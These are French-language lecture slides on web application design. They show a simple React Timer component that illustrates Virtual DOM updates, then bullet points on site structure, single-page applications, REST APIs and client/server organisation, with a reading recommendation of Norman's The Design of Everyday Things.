Implantation de manipulation de Virtual DOM.

```
var Timer = React.createClass({
  getInitialState: function() {
    return {secondsElapsed: 0};
  },
  tick: function() {
    this.setState({secondsElapsed: this.state.secondsElapsed + 1});
  },
  componentDidMount: function() {
    this.interval = setInterval(this.tick, 1000);
  },
  componentWillUnmount: function() {
    clearInterval(this.interval);
  },
  render: function() {
    return (
      <div>Seconds Elapsed: {this.state.secondsElapsed}</div>
    );
  }
});
```

Point de vue utilisateur

- ▶ **Plan** du Site: vision géographique (graphe).
 - ▶ **interface** de navigation (retours, catégories, onglets).
- ▶ **Répartition** des fonctionnalités par "page".
- ▶ **SPA**: application "fonctionnelle" à une seule page.
 - ▶ Lien avec le **mobile**.
 - ▶ **Vue** et **Interface** côté client.
 - ▶ Peut interagir avec une **API REST**.
- ▶ **Ergonomie**.

Livre de chevet

The Design of Everyday Things, Donald Norman (1988).

Point de vue programmeur

- ▶ Découpage de la logique *client/serveur*.
 - ▶ Génération de la page web (JSP/PHP, HTML, JS).
- ▶ Organisation des communications.
 - ▶ Page entière / Appel asynchrone
- ▶ Liaison des *services/ressources* avec des *pages/éléments*.